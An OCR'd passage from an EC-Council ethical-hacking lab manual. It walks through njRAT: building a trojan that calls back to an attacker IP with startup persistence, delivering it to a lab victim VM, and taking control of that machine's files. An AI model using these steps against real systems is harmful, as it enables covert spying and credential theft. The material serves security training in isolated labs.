


Figure 1.1.1: Login window

TASK 1.1 Launch njRAT Trojan

The virus infects victims via phishing attacks and drive-by downloads and propagates through infected USB keys or networked drives. It can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

3. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. The **njRAT GUI** appears along with an njRAT pop-up, where you need to specify the port you want to use to interact with the victim machine. Enter the port number and click **Start**.
5. In this lab, the default port number **5552** has been chosen.




Figure 1.1.2: njRAT GUI along with a njRAT pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Create a Malware

6. The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it is capable of accessing a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.




Figure 1.1.3: njRAT GUI

7. The **Builder** dialog-box appears; enter the IP address of the **Windows 10** (attacker machine) virtual machine in the **Host** field, check the options **Copy To StartUp** and **Registy StarUp**, leave the other settings to default, and click **Build**.

njRAT can be used to control Botnets (networks of computers), allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the Command and Control server software.

Note: In this lab, the IP address of the **Windows 10** virtual machine is **10.10.10.10**. This IP address might vary in your lab environment.




Figure 1.1.4: Builder dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Save As** window appears; specify a location to store the server, rename it, and click **Save**.
9. In this lab, the destination location chosen is **Desktop**, and the file is named **Test.exe**.




Figure 1.1.5: Save As dialog box

10. Once the server is created, the **DONE!** pop-up appears; click **OK**.

Figure 1.1.6: Server created successfully

11. Now, use any technique to send this server to the intended target through email or any other source (in real-time, attackers send this server to the victim).

Note: In this lab, we copied the **Test.exe** file to the shared network location (**CEH-Tools**) to share the file.

TASK 1.3

Execute the Server on Windows Server 2016

12. Log in to the **Windows Server 2016** virtual machine as a legitimate user using the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**Test.exe**) onto the **Desktop** of **Windows Server 2016**.

14. Here, you are acting both as an **attacker** who logs into the **Windows 10** machine to create a malicious server, and as a **victim** who logs into the **Windows Server 2016** virtual machine and downloads the server.

15. Double-click the server (**Test.exe**) to run this malicious executable.




Figure 1.1.7: Executing the server

16. Switch back to the **Windows 10** virtual machine. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in **Windows 10** establishes a persistent connection with the victim machine, as shown in the screenshot.




Figure 1.1.8: Connection established successfully

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Manipulate Files on Victim Machine

17. Unless the attacker working on the **Windows 10** machine disconnects the server on their own, the victim machine remains under their control.
18. The GUI displays the machine's basic details such as the IP address, User name, and Type of Operating system.
19. Right-click on the detected victim name and click **Manager**.




Figure 1.1.9: Managing the victim machine

20. The **manager** window appears with **File Manager** selected by default.

